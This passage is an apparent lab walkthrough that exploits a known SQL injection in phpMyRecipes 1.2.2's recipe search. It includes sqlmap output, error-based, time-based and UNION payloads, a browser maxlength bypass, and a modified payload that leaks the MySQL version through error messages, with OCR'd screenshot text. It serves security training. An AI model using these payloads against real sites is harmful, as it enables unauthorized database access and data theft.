back-end DBMS: MySQL >= 5.5
[01:51:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/xcsokyoocmginvr24rsewa6py.public1.attackde
fenselabs.com'

[*] shutting down at 01:51:22

root@PentesterAcademyLab:~#
```

Payloads:


Type: Error Based
Payload: words_exact=' IN BOOLEAN MODE) AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178626a71,(SELECT (ELT(1595=1595,1))),0x7178707071,0x78))s), 8446744073709551610, 8446744073709551610)))#

Type: AND/OR time-based blind
Payload: words_exact=' IN BOOLEAN MODE) OR (SELECT * FROM (SELECT(SLEEP(5)))olpT)#

Type: Union Query
Payload: words_exact=' IN BOOLEAN MODE) UNION ALL SELECT CONCAT(0x7178626a71,0x65746576686545584 44f4a666a4b514b637179786e7841777a7042696554625943694d4c70556150,0x7178707071),NULL#

Step 4: Navigate to Search tab and remove the character length restriction from the "with exact phrase" text field


Click on the "Search" tab on the left panel


phpMyRecipes - Search Recipes
PHPMyRecipes 1.2.2 - 'dosearch
Not secure | xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/findrecipe.php
phpMyRecipes
Tell me w
eat, and
you what
Home
Login
Browse
Search
Categories
Ingredients
Units
Search Recipes
Search

Find recipes:
with **all** of the words
with the **exact phrase**
with **at least one** of the words
without the words
Recipe Name:
with the **exact phrase**
Category:
Main
Select one or more categories to search on. Ctrl-click to select more than one.
Ingredients:


By default in the “with exact phrase” text field only 80 characters can be entered. Since the payload is larger than 80 characters, modify the html tag to remove the restriction.

Right click on the “with exact phrase” text field and click on inspect element.




Click on “maxlength” attribute of the input tag and hit delete key.

Before:



```
▼<table border="0" width="90%">
  ▼<tbody>
    ▶<tr>…</tr>
    ▼<tr>
      ▶<td align="LEFT" valign="MIDDLE" width="50%">…</td>
      ▼<td align="LEFT" valign="MIDDLE" width="50%">
          <input type="text" name="words_exact" size="30" maxlength="80"> == $0
        </td>
      </tr>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    </tbody>
```


After:



```
▼<table border="0" width="90%">
  ▼<tbody>
    ▶<tr>…</tr>
    ▼<tr>
      ▶<td align="LEFT" valign="MIDDLE" width="50%">…</td>
      ▼<td align="LEFT" valign="MIDDLE" width="50%">
          <input type="text" name="words_exact" size="30"> == $0
        </td>
      </tr>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    </tbody>
```

Step 5: Inject the Error based payload in the “with exact phrase” text field and exploit the SQL injection vulnerability.


Payload: 'and(select 1 from(select count(*),concat((select version() from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)and'


phpMyRecipes - Search Recipes
PHPMyRecipes 1.2.2 - 'dosearch
Not secure | xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/findrecipe.php
phpMyRecipes
Tell me wh
eat, and I
you what y
- Bril
Home
Login
Browse
Search
Categories
Ingredients
Units
Search

Search Recipes

Find recipes:	
with **all** of the words	
with the **exact phrase**	' IN BOOLEAN MODE) AND (SELECT
with **at least one** of the words	
without the words	
Recipe Name:	
with the **exact phrase**	
Category:	

Click on the Search button.


phpMyRecipes - Database Error
PHPMyRecipes 1.2.2 - 'dosearch
Not secure | xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/dosearch.php
phpMyRecipes
Tell me wha
eat, and I w
you what yo
- Brilla
Home
Login
Browse
Search
Categories
Ingredients
Units

Database Error

We seem to have encountered a database error. Please send email to bugs@bonkoif.com with the following information:

- File - dosearch.php
- Reason - Cannot select recipe lines by instructions/name
- Text - BIGINT value is out of range in '(2 * if((select 'qxbjq1qxppqx' from dual),8446744073709551610,8446744073709551610))'


The injected SQL query was executed.

Step 6: Modify the payload and retrieve the MySQL server version information.

Repeat Step 4 first.

Modify the payload used in step 5 to dump the MySQL server version.

Modified Payload: ' IN BOOLEAN MODE) AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178626a71,(SELECT (ELT(1595=1595,1))),0x7178707071,version()))s), 8446744073709551610, 8446744073709551610)))#


phpMyRecipes - Database Error
PHPMyRecipes 1.2.2 - 'dosearch.
Not secure | xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/dosearch.php
phpMyRecipes
Home
Login
Browse
Search
Categories
Ingredients
Units

Database Error

We seem to have encountered a database error. Please send email to bugs@bonkoif.com with the following information:

- File - dosearch.php
- Reason - Cannot select recipe lines by instructions/name
- Text - BIGINT value is out of range in '(2 * if((select 'qxbjq1qxppq5.5.47-0ubuntu0.14.04.1' from dual),8446744073709551610,8446744073709551610))'

The MySQL Server version is revealed.

References:

1. PHPMyRecipes (http://php-myrecipes.sourceforge.net/)
2. PHPMyRecipes 1.2.2 - 'dosearch.php?words_exact' SQL Injection (https://www.exploit-db.com/exploits/35365)
3. Sqlmap (http://sqlmap.org/)